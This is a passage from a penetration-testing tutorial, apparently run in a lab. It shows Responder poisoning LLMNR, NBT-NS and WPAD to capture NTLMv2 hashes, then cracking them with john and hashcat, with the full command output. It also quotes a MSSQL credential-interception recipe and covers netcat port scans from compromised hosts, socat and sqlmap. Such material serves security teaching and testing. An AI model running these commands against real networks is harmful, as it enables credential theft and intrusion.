-rw-r--r-- 1 root root 739 Jun 10 17:56 HTTP-Cookie-request-www.google.com-from-192.
↪168.1.101.txt
-rw-r--r-- 1 root root  94 Jun 10 17:57 HTTP-Cookie-request-pki.google.com-from-192.
↪168.1.101.txt
-rw-r--r-- 1 root root 115 Jun 10 17:57 HTTP-Cookie-request-crl.microsoft.com-from-
↪192.168.1.101.txt
```

Now we repeat the experiment using the “–lm” option to see if we can get a LM response (no), the “-F” option to force authentication for WPAD, and “-f” to fingerprint the host. Interestingly enough, we get a hash just by booting up and logging on (without having to even open IE or trying the “dir \SERVERSHARE” command):

```
$SUDO responder -i $IP -w -F -f
ls -lrt /user/share/responder/
ls -lrt /user/share/responder/HTTPCookies/
```

Running this give the following NTLMv2 hash in response pre-fetching the `wpad.dat`. Notice the “–lm” option did not force a LM hash. And there are tons more cookies due to vising a site loaded with them:

```
hacker@kali:~/pentest/responder$ $SUDO responder -i $IP -w -F -f
###################### SNIP ######################
[+]HTTP GET request from : 192.168.1.101. The HTTP URL requested was: /wpad.dat
[+]HTTP NTLMv2 hash captured from : 192.168.1.101
Complete hash is : ␣
↪jgm::taxing:1122334455667788:3E86C99BDD81CF4F3227F87F12714331:01010000000000099C7A7EAE2A3D001EF2F
[+] OsVersion is:Windows 7 Enterprise 7601 Service Pack 1
[+] ClientVersion is :Windows 7 Enterprise 6.1
###################### SNIP ######################
^C
hacker@kali:~/pentest/responder$ ls -lrt /usr/share/responder/
total 592
###################### SNIP ######################
-rw-r--r-- 1 root root    607 Jun 10 18:07 HTTP-NTLMv2-Client-192.168.1.101.txt
drwxr-xr-x 2 root root   4096 Jun 10 18:08 HTTPCookies
-rw-r--r-- 1 root root    617 Jun 10 18:08 LLMNR-NBT-NS.log
-rw-r--r-- 1 root root 119744 Jun 10 18:08 Responder-Session.log
```

```
hacker@kali:~/pentest/responder$ ls -lrt /usr/share/responder/HTTPCookies
total 80
-rw-r--r-- 1 root root   95 Jun 10 17:56 HTTP-Cookie-request-www.msftncsi.com-from-
↪192.168.1.101.txt
-rw-r--r-- 1 root root  739 Jun 10 17:56 HTTP-Cookie-request-www.google.com-from-192.
↪168.1.101.txt
-rw-r--r-- 1 root root   94 Jun 10 17:57 HTTP-Cookie-request-pki.google.com-from-192.
↪168.1.101.txt
-rw-r--r-- 1 root root  115 Jun 10 17:57 HTTP-Cookie-request-crl.microsoft.com-from-
↪192.168.1.101.txt
-rw-r--r-- 1 root root  206 Jun 10 18:07 HTTP-Cookie-request-ocsp.verisign.com-from-
↪192.168.1.101.txt
-rw-r--r-- 1 root root   95 Jun 10 18:07 HTTP-Cookie-request-crl.verisign.com-from-
↪192.168.1.101.txt
-rw-r--r-- 1 root root  188 Jun 10 18:08 HTTP-Cookie-request-ocsp.geotrust.com-from-
↪192.168.1.101.txt
-rw-r--r-- 1 root root  112 Jun 10 18:08 HTTP-Cookie-request-cdp1.public-trust.com-
↪from-192.168.1.101.txt
-rw-r--r-- 1 root root  104 Jun 10 18:08 HTTP-Cookie-request-crl.geotrust.com-from-
↪192.168.1.101.txt
-rw-r--r-- 1 root root 1028 Jun 10 18:08 HTTP-Cookie-request-ocsp.digicert.com-from-
↪192.168.1.101.txt
-rw-r--r-- 1 root root  217 Jun 10 18:08 HTTP-Cookie-request-vassg141.ocsp.omniroot.
↪com-from-192.168.1.101.txt
-rw-r--r-- 1 root root  199 Jun 10 18:08 HTTP-Cookie-request-gb.symcd.com-from-192.
↪168.1.101.txt
-rw-r--r-- 1 root root  330 Jun 10 18:08 HTTP-Cookie-request-crl3.digicert.com-from-
↪192.168.1.101.txt
-rw-r--r-- 1 root root  108 Jun 10 18:08 HTTP-Cookie-request-vassg141.crl.omniroot.
↪com-from-192.168.1.101.txt
-rw-r--r-- 1 root root   89 Jun 10 18:08 HTTP-Cookie-request-gb.symcb.com-from-192.
↪168.1.101.txt
-rw-r--r-- 1 root root  182 Jun 10 18:08 HTTP-Cookie-request-g.symcd.com-from-192.168.
↪1.101.txt
-rw-r--r-- 1 root root   99 Jun 10 18:08 HTTP-Cookie-request-g.symcb.com-from-192.168.
↪1.101.txt
-rw-r--r-- 1 root root  183 Jun 10 18:08 HTTP-Cookie-request-gv.symcd.com-from-192.
↪168.1.101.txt
-rw-r--r-- 1 root root  451 Jun 10 18:08 HTTP-Cookie-request-crl4.digicert.com-from-
↪192.168.1.101.txt
-rw-r--r-- 1 root root   89 Jun 10 18:08 HTTP-Cookie-request-gv.symcb.com-from-192.
↪168.1.101.txt
```

Notice that the NTLMv2 hashes are different: that's because the client also generates it's own challenge which is returned back in the response. This makes rainbow tables ineffective. Here we show how to crack the hash with a dictionary (seeded with the first entry being the actual password):

```
# get the hashes into one file
rm -rf hashes.lst
cat /usr/share/responder/HTTP-NTLMv2-Client-*.txt >> hashes.lst
cat /usr/share/responder/SMB-NTLMv2-Client-*.txt >> hashes.lst
# add the actual password as the first entry in the password list
echo "pentest-meetup" > password.lst
zcat /usr/share/wordlists/rockyou.txt.gz >> password.lst
# running john is as simple as
/usr/sbin/john --wordlist=password.lst hashes.lst | tee cracked-john.txt
# hashcat requires more work and (for the first run) saying YES to a license
MODE=$(head -n 1 hashes.lst | python2 $(which hashid) -m | \
    grep 'Hashcat Mode:' | head -n 1 | sed 's/^.*Hashcat Mode: //;s/]$//')
hashcat --hash-type=$MODE hashes.lst password.lst  | tee cracked-hydra.txt
```

Running this cracks the hash:

```
hacker@kali:~/pentest/responder$ # get the hashes into one file
hacker@kali:~/pentest/responder$ rm -rf hashes.lst
hacker@kali:~/pentest/responder$ cat /usr/share/responder/HTTP-NTLMv2-Client-*.txt >>␣
↪hashes.lst
hacker@kali:~/pentest/responder$ cat /usr/share/responder/SMB-NTLMv2-Client-*.txt >>␣
↪hashes.lst
hacker@kali:~/pentest/responder$ # add the actual password as the first entry in the␣
↪password list
hacker@kali:~/pentest/responder$ echo "pentest-meetup" > password.lst
hacker@kali:~/pentest/responder$ zcat /usr/share/wordlists/rockyou.txt.gz >> password.
↪lst
hacker@kali:~/pentest/responder$ # running john is as simple as
hacker@kali:~/pentest/responder$ /usr/sbin/john --wordlist=password.lst hashes.lst |␣
↪tee cracked-john.txt
guesses: 2  time: 0:00:00:00 DONE (Wed Jun 10 18:25:26 2015)  c/s: 6942  trying:␣
↪pentest-meetup - queen
Use the "--show" option to display all of the cracked passwords reliably
Loaded 2 password hashes with 2 different salts (NTLMv2 C/R MD4 HMAC-MD5 [32/64])
pentest-meetup   (jgm)
pentest-meetup   (jgm)
hacker@kali:~/pentest/responder$ # hashcat requires more work and (for the first run)␣
↪saying YES to a license
hacker@kali:~/pentest/responder$ MODE=$(head -n 1 hashes.lst | python2 $(which␣
↪hashid) -m | \
>     grep 'Hashcat Mode:' | head -n 1 | sed 's/^.*Hashcat Mode: //;s/]$//')
hacker@kali:~/pentest/responder$ hashcat --hash-type=$MODE hashes.lst password.lst  |␣
↪tee cracked-hydra.txt
##################### SNIP #####################
JGM::taxing:1122334455667788:3e86c99bdd81cf4f3227f87f12714331:010100000000000099c7a7eae2a3d001ef2ff3
↪meetup
JGM::taxing:1122334455667788:80f748a72d85988d6a969d05319fc6f4:01010000000000000f18587ee1a3d001fdb876
↪meetup

All hashes have been recovered
##################### SNIP #####################
```

### 6.12.2 LM & NTLM exploitation

NTLM Based Authentication in Web Applications: The Good, The Bad, and the NHASTIE shows attack vectors for NTLM-based authentication.

Protecting Privileged Domain Accounts: LM Hashes – The Good, the Bad, and the Ugly

http://security.stackexchange.com/questions/63890/does-windows-have-a-built-in-password-store/63909#63909

http://digital-forensics.sans.org/blog/2012/03/09/protecting-privileged-domain-accounts-disabling-encrypted-passwords

http://digital-forensics.sans.org/blog/2012/02/29/protecting-privileged-domain-accounts-lm-hashes-the-good-the-bad-and-the-ugly

http://securityxploded.com/windows-vault-password-decryptor.php

http://www.darknet.org.uk/2015/02/windows-credentials-editor-wce-list-add-change-logon-sessions/

http://tipstrickshack.blogspot.com/2013/02/how-to-get-windows-passwords-in-plain.html http://en.wikipedia.org/wiki/Pass_the_hash

http://en.wikipedia.org/wiki/SMBRelay

https://technet.microsoft.com/library/security/ms08-068

https://technet.microsoft.com/library/security/ms06-030

https://technet.microsoft.com/library/security/ms05-011

https://github.com/gentilkiwi/mimikatz

http://pentestmonkey.net/blog/mimikatz-tool-to-recover-cleartext-passwords-from-lsass

http://blog.opensecurityresearch.com/2012/06/using-mimikatz-to-dump-passwords.html

https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don%27t-Get-It.pdf

https://www.offensive-security.com/metasploit-unleashed/Mimikatz

## 6.12.3 Exploitable services

### WPAD

Responder can exploit Window's broadcast attempts autodiscover a WPAD server, becoming a man-in-the middle by replacing the legitimate web proxy server. From Responder:

> WPAD rogue transparent proxy server. This module will capture all HTTP requests from anyone launching Internet Explorer on the network. This module is higly effective. You can now send your custom Pac script to a victim and inject HTML into the server's responses. See Responder.conf. This module is now enabled by default.

WPAD Man in the Middle (Clear Text Passwords) and Hacking Clients with WPAD (Web Proxy Auto-Discovery) Protocol. describe how to accomplish the WPAD Responder exploit.

If you're not familiar with WPAD, from Wikipedia Web Proxy Autodiscovery Protocol:

> The Web Proxy Auto-Discovery Protocol (WPAD) is a method used by clients to locate the URL of a configuration file using DHCP and/or DNS discovery methods. Once detection and download of the configuration file is complete, it can be executed to determine the proxy for a specified URL. The WPAD protocol only outlines the mechanism for discovering the location of this file, but the most commonly deployed configuration file format is the proxy auto-config format originally designed by Netscape in 1996 for Netscape Navigator 2.0.

If you're not familiar with PAC, from Wikipedia Proxy auto-config:

> A proxy auto-config (PAC) file defines how web browsers and other user agents can automatically choose the appropriate proxy server (access method) for fetching a given URL.
>
> A PAC file contains a JavaScript function "FindProxyForURL(url, host)". This function returns a string with one or more access method specifications. These specifications cause the user agent to use a particular proxy server or to connect directly.
>
> Multiple specifications provide a fall-back when a proxy fails to respond. The browser fetches this PAC file before requesting other URLs. The URL of the PAC file is either configured manually or determined automatically by the Web Proxy Autodiscovery Protocol.

### MSSQL

From MSSQL MITM FTW - Ettercap and Responder to Intercept (plaintext!) MSSQL Creds:

> The first step was to identify the SQL server and setup Ettercap to ARP spoof traffic between the SQL server and the gateway. Easy enough - now the SQL server traffic is flowing through our machine.
>
> Next we run Responder.py and have it enable it's SQL Server authentication listener. This spins up a "fake" SQL server that will log any credentials sent to it.
>
> Finally - a simple IPTables rule to redirect traffic bound for the real DBMS to the listener running on our machine "iptables -t nat -A PREROUTING -p tcp –dport 1433 -j REDIRECT –to-ports 1433". This will break things. Any connections to the DBMS that are currently open will probably break, the client will try to re-authentication, we'll catch the creds.
>
> SQL Server can then be used to pivot into the network/domain with xp_cmdshell, extract sensitive data etc. . .

Another approach is described in Wendel's Small Hacking Tricks - Microsoft SQL Server Edition.

### FTP, HTTP, IMAP, Kerberos, LDAP, POP3, SMTP

Similar exploits exist for FTP, HTTP, IMAP, Kerberos, LDAP, POP3, and SMTP. We leave these as an exercise for the reader.

### SMB

### SMB Protocol

SMB (Server Message Block) is the layer 6 remote file network protocol that originally used the NetBIOS API (over a variety of protocols) but can skip directly to TCP:

> **Using the NetBIOS API over a variety of protocols:**
>
> > **NBF - NetBIOS Frames protocol.** The legacy (pre-TCP) communication.
> >
> > **NBT - NetBIOS over TCP** UDP port 137 = NetBIOS Name Service (NBNS) WINS
> >
> > > UDP port 138 = NBT Datagram broadcasts
> > >
> > > TCP port 139 = NetBIOS Session Service (NBT sessions)
>
> **Since Windows 2000, skipping the NetBIOS API and using TCP directly:**
>
> > **SMB Direct (since Windows 2000)** TCP port 445 = "direct host SMB" skips NetBIOS protocol altogether

NetBIOS was developed for IBM in 1983 and in 1987 Microsoft announced LAN Manager which ran natively over NBF. In 1988 Microsoft and Intel announced the SMB Core Protocol. Windows 2000 introduced SMB direct, which skipped the NetBIOS API and used TCP directly. You may hear of the term CIFS (Common Internet File System), but SMB remote file protocol indicates "CIFS means SMB as it existed in Windows NT 4", "However, the term "CIFS" is commonly used incorrectly to refer to more recent versions of SMB like SMB2, SMB2.1 or SMB3". So we use SMB instead of the term CIFS.

Here is a summary of the SMB versions loosely adopted from 3.3 An Introduction to SMB/CIFS and extended for more recent versions:

Table 6.2: SMB Protocol Dialects

| Protocol Name | Used By |
|---|---|
| Core (PC NETWORK PROGRAM 1.0) | |
| Core Plus (MICROSOFT NETWORKS 1.03) | |
| LAN Manager 1.0 (LANMAN1.0) | |
| LAN Manager 2.0 (LM1.2X002) | |
| LAN Manager 2.1 (LANMAN2.1) | |
| NT LAN Manager 1.0 (NT LM 0.12) | Windows NT 4.0 |
| Samba's NT LM 0.12 (Samba) | Samba |
| SMB 1 | Windows 2000 |
| SMB 2 | Windows Vista |
| SMB 2.1 | Windows 7, Server 2008R2 |
| SMB 3 | Windows 8, Server 2012 |
| SMB 3.02 | Windows 8.1, Server 2012R2 |
| SMB 3.10 | Windows 10 |

### Exploits

From Scenario-based pen-testing: From zero to domain admin with no missing patches required:

This takes advantage of the following shortcomings:

- Password hashes are not salted, but NTLM challenges are salted with a nonce.

  From Wikipedia, Salt:

  > "salt is random data that is used as an additional input to a one-way function that hashes a password or passphrase".

  From Wikipedia, LM hash:

  > For hashing, NTLM uses Unicode support, replacing LMhash=DESeach(DOSCHARSET(UPPERCASE(password)), "KGS!@#$%") by NThash=MD4(UTF-16-LE(password)).

  So then the hash from a server remains static until the password is next changed. From Wikipedia Pass the hash:

  > On systems/services using NTLM authentication, users' passwords are never sent in cleartext over the wire. Instead, they are provided to the requesting system, such as a domain controller, as a hash in a response to a challenge-response authentication scheme.
  >
  > Native Windows applications ask users for the cleartext password, then call APIs like LsaLogonUser that convert that password to one or two hash values (the LM and/or NT hashes) and then send that to the remote server during NTLM authentication. Analysis of this mechanism has shown that the cleartext password is not required to complete network authentication successfully, only the hashes are needed.
  >
  > If an attacker has the hashes of a user's password, they do not need to brute-force the cleartext password; they can simply use the hash of an arbitrary user account that they have harvested and execute a side channel attack to authenticate against a remote system and impersonate that user. In other words, from an attacker's perspective, hashes are functionally equivalent to the original passwords that they were generated from.

This exploit uses the following steps:

1. Start up Responder with HTTP & SMB responders waiting for LLMNR & NBT-NS poisoning to capture NET-NTLM hashes.

2. Use **hashcat** is used to brute force the NETNTLM hash.

   The NETNTLM hashes are not useful for pass-the-hash.

3. Run **smbexec** using the captured credentials to log into machines looking for additional password hashes or plaintext passwords in memory. **smbexec** uses the

**Todo:** why aren't NETNTLM hashes useful for pass-the-hash?

First start up responder on Kali:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
MYIP=192.168.1.104
ss -tnl
$SUDO responder -i $MYIP -w -F
```

On the Windows box, flush the DNS cache via `ipconfig /flushdns`, fire up IE & verify *Internet Options* → *Connections* → *LAN Settings* is checked, then visit a site.

```
ipconfig /flushdns
REM Now fire up IE and browse to a site.
REM This works when IE --> Internet Options --> Connections -->
REM   LAN Settings is "Automatically detect settings" is checked.
```

Back on Kali Linux you should first see a poisoned request for `/wpad.dat` followed by a NetNTLMv2 hash captured:

```
hacker@kali:~$ SUDO=$(which sudo)
hacker@kali:~$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~$ MYIP=192.168.1.104
hacker@kali:~$ ss -tnl
State      Recv-Q Send-Q        Local Address:Port          Peer Address:Port
hacker@kali:~/local/pentest/lethal/responder$ $SUDO responder -i $MYIP -w -F
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: True
WPAD script loaded:  function FindProxyForURL(url, host){if ((host == "localhost") ||␣
↪shExpMatch(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host))␣
↪return "DIRECT"; if (dnsDomainIs(host, "RespProxySrv")||shExpMatch(host, "(*.
↪RespProxySrv|RespProxySrv)")) return "DIRECT"; return 'PROXY ISAProxySrv:3141;␣
↪DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
```

```
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF


LLMNR poisoned answer sent to this IP: 192.168.1.103. The requested name was : wpad.
[+]HTTP GET request from : 192.168.1.103. The HTTP URL requested was: /wpad.dat
[+]HTTP NTLMv2 hash captured from : 192.168.1.103
Complete hash is : ␣
↪jgm::taxing:1122334455667788:BE429406642BF55E51748A867ACDD409:0101000000000000042A43E2C048ED0011345
##################### SNIP #####################
```

Since the NetNTLMv2 hash is salted it can't be used for "pass-the-hash" but we can try to crack it with **hashcat** in another terminal session:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
PASSWORD=password
T=192.168.1.103
# copy captured NetNTLMv2 hashes to hashes.txt
#   format = USER::DOMAIN:NONCE:NTLMV2HASH:RESPONSE
#      USER = user id
#      DOMAIN = account database (DOMAIN or SAM)
#      NONCE = challenge
#      NTLMV2HASH = HMAC-MD5 hash
#      RESPONSE = entire NTLMv2 response except for NTLMV2HASH
cp /usr/share/responder/HTTP-NTLMv2-Client-$T.txt hashes.txt
# add the actual password to rockyou.txt if not already there
echo "$PASSWORD" > words.txt
zcat /usr/share/wordlists/rockyou.txt.gz >> words.txt
# crack NetNTLMv2 hash = 5600
$SUDO hashcat --hash-type=5600 --potfile-disable hashes.txt words.txt \
    | tee cracked.txt
```

Running this gives us our cracked password:

```
hacker@kali:~$ SUDO=$(which sudo)
hacker@kali:~$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~$ PASSWORD=password
hacker@kali:~$ T=192.168.1.103
hacker@kali:~$ # copy captured NetNTLMv2 hashes to hashes.txt
hacker@kali:~$ #   format = USER::DOMAIN:NONCE:NTLMV2HASH:RESPONSE
hacker@kali:~$ #      USER = user id
hacker@kali:~$ #      DOMAIN = account database (DOMAIN or SAM)
hacker@kali:~$ #      NONCE = challenge
hacker@kali:~$ #      NTLMV2HASH = HMAC-MD5 hash
hacker@kali:~$ #      RESPONSE = entire NTLMv2 response except for NTLMV2HASH
hacker@kali:~$ cp /usr/share/responder/HTTP-NTLMv2-Client-$T.txt hashes.txt
hacker@kali:~$ # add the actual password to rockyou.txt if not already there
hacker@kali:~$ echo "$PASSWORD" > words.txt
hacker@kali:~$ zcat /usr/share/wordlists/rockyou.txt.gz >> words.txt
hacker@kali:~$ # crack NetNTLMv2 hash = 5600
hacker@kali:~$ $SUDO hashcat --hash-type=5600 --potfile-disable hashes.txt words.txt \
>     | tee cracked.txt
##################### SNIP #####################
hacker@kali:~$ cat cracked.txt
```

```
Initializing hashcat v0.49 with 1 threads and 32mb segment-size...

Added hashes from file hashes.txt: 1 (1 salts)
Activating quick-digest mode for single-hash with salt

NOTE: press enter for status-screen

JGM::taxing:1122334455667788:be429406642bf55e51748a867acdd409:010100000000000042a43e2c048ed00113456a9

All hashes have been recovered

Input.Mode: Dict (words.txt)
Index.....: 1/5 (segment), 3625424 (words), 33550337 (bytes)
Recovered.: 1/1 hashes, 1/1 salts
Speed/sec.: - plains, - words
Progress..: 4/3625424 (0.00%)
Running...: --:--:--:--
Estimated.: --:--:--:--

Started: Wed May 13 22:15:26 2015
Stopped: Wed May 13 22:15:26 2015
##################### SNIP #####################
```

Now want to run smbexec

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
INSTALL_DIR="/usr/local/bin"
cd $INSTALL_DIR
$SUDO git clone https://github.com/pentestgeek/smbexec.git smbexec.git
cd smbexec.git
$SUDO ./install.sh
```

Local Network Attacks: LLMNR and NBT-NS Poisoning

SMB Attacks Through Directory Traversal

Effective NTLM / SMB Relaying

Refresher Series - Capturing and cracking SMB hashes with Cain and Half-LM rainbow tables

Attacking LM/NTLMv1 Challenge/Response Authentication

nmap smb-enum-users

enum4linux

HTML injection

forced NTLM auth for wpad.dat file retrieval

SMBRelay - relay selected account credentials to target systems & run command

analyze mode - no poisoned responses

WPAD description in Responder 2.0 - Owning Windows Networks part 3

SMB Relay Modules as in ^^^^^

stealthiness

ICMP redirect

Windows =< 5.2 Domainmembers (XP, Windows server 2003 and above) have ICMP Redirectenabled by default. This functionality can be used to remotely add(with no authentication required) a new route for a given host. Yes,you heard me right.

How to Get Less Findings on Your Next Internal Penetration Test

Local Network Vulnerabilities - LLMNR and NBT-NS Poisoning

## 6.13 socat vs (nc vs ncat vs netcat)

### 6.13.1 connecting sockets

Consider using `socat` in preference to the older "netcat" alternatives available in Debian Linux for traditional socket connections due to its greater flexibility. However, `socat` cannot be considered a replacement for "netcat" as it is generally not installed, especially on older Linux distributions. There are actually 3 different version of "netcat":

- `/usr/bin/ncat` (`ncat` runs this version), nmap.org's ncat from the *nmap* package
- `/bin/nc.openbsd` (`nc` and `netcat` run this version), the OpenBSD "netcat"
- `/bin/nc.traditional`, the traditional "netcat" which is effectively "hidden" by the `alternatives` package. This one doesn't handle IPv6.

Rather than compare netcat's OpenBSD and nmap.org versions you should investigate the much more flexible socat (especially review the socat examples). Additional examples are: Examples for using socat (and filan) and Playing with the sockets: socat and netcat.

Note that only `socat` version 1 is currently available in Debian and we are looking forward to the much-improved `socat` version 2 in the future. From the socat README:

> socat is a relay for bidirectional data transfer between two independent data channels. Each of these data channels may be a file, pipe, device (serial line etc. or a pseudo terminal), a socket (UNIX, IP4, IP6 - raw, UDP, TCP), an SSL socket, proxy CONNECT connection, a file descriptor (stdin etc.), the GNU line editor (readline), a program, or a combination of two of these. These modes include generation of "listening" sockets, named pipes, and pseudo terminals.
>
> socat can be used, e.g., as TCP port forwarder (one-shot or daemon), as an external socksifier, for attacking weak firewalls, as a shell interface to UNIX sockets, IP6 relay, for redirecting TCP oriented programs to a serial line, to logically connect serial lines on different computers, or to establish a relatively secure environment (su and chroot) for running client or server shell scripts with network connections.
>
> Many options are available to refine socats behaviour: terminal parameters, open() options, file permissions, file and process owners, basic socket options like bind address, advanced socket options like IP source routing, linger, TTL, TOS (type of service), or TCP performance tuning.
>
> More capabilities, like daemon mode with forking, client address check, "tail -f" mode, some stream data processing (line terminator conversion), choosing sockets, pipes, or ptys for interprocess communication, debug and trace options, logging to syslog, stderr or file, and last but not least precise error messages make it a versatile tool for many different purposes.
>
> In fact, many of these features already exist in specialized tools; but until now, there does not seem to exists another tool that provides such a generic, flexible, simple and almost comprehensive (UNIX) byte stream connector.

Here are a couple of socat examples.

- Show file output alternatives GOPEN, OPEN, and CREATE.

```
socat -u STDIO CREATE:tmp.txt
# GOPEN - creates if needed, appends
# OPEN - expects file exists, truncates
# CREATE - creates if needed, truncates
# option creat = creates file if needed
# option append = appends to file
# option trunc = truncates file
# option excl = errors if file exists
# Use "od -c tmp.txt" to see exactly what is written to the file
echo -ne "abc\ndef\n" | socat STDIN CREATE:tmp.txt
echo -ne "abc\ndef\n" | socat STDIN FILE:tmp.txt,creat
echo -ne "abc\ndef\n" | socat STDIN FILE:tmp.txt,append
echo -ne "abc\ndef\n" | socat STDIN OPEN:tmp.txt,creat,trunc
echo -ne "abc\ndef\n" | socat STDIN OPEN:tmp.txt,creat,excl
echo -ne "abc\ndef\n" | socat STDIN OPEN:tmp.txt,creat,append
echo -ne "abc\ndef\n" | socat STDIN CREATE:tmp.txt,crlf
```

- Direct ssh from localhost to rhost is not allowed, but hopping through ihost is allowed. To do this in one command:

  ```
  ssh -q -o 'ProxyCommand ssh -q iuser@ihost socat STDIN TCP:%h:%p' ruser@rhost
  ```

  Lets break down how this example works. ssh first runs the ProxyCommand, so it does an `ssh -q iuser@ihost` and then executes the command `socat STDIN TCP:%h:%p` using (in this case) `socat STDIN TCP:rhost:22` where rhost is interpreted on ihost (that is 127.0.0.1 would be on ihost, not localhost). Now we have the proxy tunnel set up: first hop to ihost via `ssh` and second hop to rhost via a `socat` TCP tunnel. Now the original ssh command (not the one in ProxyCommand) uses this tunnel to ssh as ruser.

- Send http headers to web server:

  ```
  # socat sending X-Forwarded-For
  TARGET=192.168.1.102
  cat > head.txt <<EOF
  HEAD / HTTP/1.1
  Host: vulnerable
  X-Forwarded-For: 123.123.123.123
  Connection: close

  EOF
  # ignoreeof keeps socat running until "Connection: close"
  # crlf converts \n to \r\n
  cat head.txt | socat STDIO,ignoreeof TCP:$TARGET:80,crlf
  ```

- Direct ssh from localhost to rhost is not allowed, but hopping through http-proxy:3128 is allowed. To do this:

  ```
  ssh -o "ProxyCommand socat STDIO PROXY:http-proxy:%h:%p,proxyport=3128"␣
  ↪ruser@rhost
  ```

  Lets break down host this example works. ssh first runs the ProxyCommand, so it does `socat STDIO PROXY:http-proxy:%h:%p,proxyport=3128` using (in this case) `socat STDIO PROXY:http-proxy:rhost:22,proxyport=3128`. So a proxy tunnel is set up from localhost through http-proxy to rhost port 22. Now the ssh command uses this tunnel to ssh as ruser.

  On a side note, if you have lots of these hops to set up it may be more convenient to create a ~/.ssh/config file using the ControlMaster and ControlPath options.

- You can even get the latest time via:

```
socat TCP:time.nist.gov:13 STDIO
```

- You'll notice the TCP4-LISTEN option only specifies the port and listens on all addresses. To force it to a particular address use the bind option:

```
socat tcp4-listen:80,bind=127.0.0.1,reuseaddr,fork  EXEC:/home/someuser/process.sh
```

### 6.13.2 "netcat" as an nmap replacement

This is where "netcat" shines in comparison to socat: the "-z" option "Specifies that nc should just scan for listening daemons, without sending any data to them", where a port range can be specified." That allows "netcat" to do port scans from compromised hosts lacking nmap:

```
# scan ports 1-100 for a particular host
nc -znv -w 1 192.168.1.1 1-100
# show only succeeded ports
nc -znv -w 1 192.168.1.1 1-100 2>&1 | grep succeeded | cut -d" " -f4

# same scan for many IPs (takes a while)
for ((h=1; h<5; h++)); do
  nc -znv -w 1 192.168.1.$h 1-100 2>&1 | grep succeeded | cut -d" " -f3,4
done
# another set of scans for specific hosts
for h in 1 28 29 101; do
  nc -znv 192.168.1.$h 1-100 2>&1 | grep succeeded | cut -d" " -f3,4
done
```

## 6.14 sqlmap

### 6.14.1 SQL injection

From Wikipedia SQL injection:

> SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).[1] SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

See Bobby Tables: A guide to preventing SQL injection. To secure a database against SQL injection you should use only prepared SQL statements, turn off DBMS error reports, and use the least privileged account. Do not use your own custom code as these are subject to mistakes.

### 6.14.2 sqlmap intro

sqlmap is a Python program supporting both SQL injection and direct database connection. sqlmap can exploit a database and interact with the file and operating systems. Exploiting a database can include reading data (including passwords), determining database structure, modifying the database including stored procedures, and replicating a local copy of the data. Interacting with the file system can include uploading, downloading, and modifying files.

Interacting with the operating systems can include running arbitratry commands. The functionality is highly dependent on the DBMS involved.

Consult the sqlmap wiki for an introduction. sqlmap techniques summarizes the 5 different SQL injection types supported by `sqlmap`. Note that the structure of the database application determines the possible injection types. For example, the *UNION query-based* type works for "the output of the `SELECT` statement within a `for` loop, or similar, …".

From sqlmap wiki features:

> `sqlmap` "generic features" describes much of what you expect from SQL injection. It has "Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems." It not only supports SQL injection but also direct connection to the database. And it can "replicate the back-end database tables structure and entries on a local SQLite 3 database."
>
> `sqlmap` "fingerprint and enumeration features" not only can fingerprint the database and operating systems, but also determine the database structure.
>
> `sqlmap` "takeover features" can download/upload files, execute arbitrary commands and retrieve their output, and in-memory execution of Metasploit shellcode. These are available in some versions of MySQL, PostgreSQL, and Microsoft SQL Server.

## 6.14.3 sqlmap examples

One way to study sqlmap is to run `sqlmap --help` and study arguments by group. We'll do that here using as a target the VM in *PentesterLab From SQL injection to Shell*.

### General & Miscellaneous

#### use `--output-dir $PWD/sqlmap`

The preferred way to use sqlmap is to explicitly specify the output directory as a fully qualified path, usually based on $PWD: `sqlmap --output-dir $PWD/sqlmap`.

Different sqlmap versions run via `sudo` have defaulted to */root/.sqlmap/output/* or */usr/share/sqlmap/output/*, and otherwise either *~/.sqlmap/output/* or */tmp/sqlmapoutput??????* (?????? a random 6 digit string). The */tmp/sqlmapoutput??????* is especially bad as sqlmap saves results that can be re-used, so choosing a different subdirectory of */tmp/* for each sqlmap run forces recomputation of these results. So avoid all this and just specify `--output-dir $PWD/sqlmap`.

To clean up the default directory locations run `sqlmap --purge-output` and `sudo sqlmap --purge-output`. This is especially important when running multiple pentest challenges having the same target IP:

#### use `--batch` and `--answers=ANSWERS` to override

sqlmap runtime questions can be answered automatically via `--batch` (takes the default answers), follwed by `--answers=ANSWERS` to override selected default answers. Choose a unique word or phrase for each question and be wary of choosing something that appears in several questions as it will match all those questions. Consider the following three questions:

- custom injection marking character ('*') found in option '–headers/–user-agent/–referer/–cookie'. Do you want to process it? [Y/n/q] Y

- (custom) HEADER parameter ‘X-Forwarded-For #1*’ is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
- do you want sqlmap to try to optimize value(s) for DBMS delay responses (option ‘–time-sec’)? [Y/n] Y

Suppose you want all defaults except the last question; choosing `--batch --answers="want=N"` will actually answer “N” to all three questions because “want” appears in all three questions. Instead, choosing `--batch --answers="optimize=N"` will override only the last question, as desired.

### `--forms` with `crawl=CRAWLDEPTH`

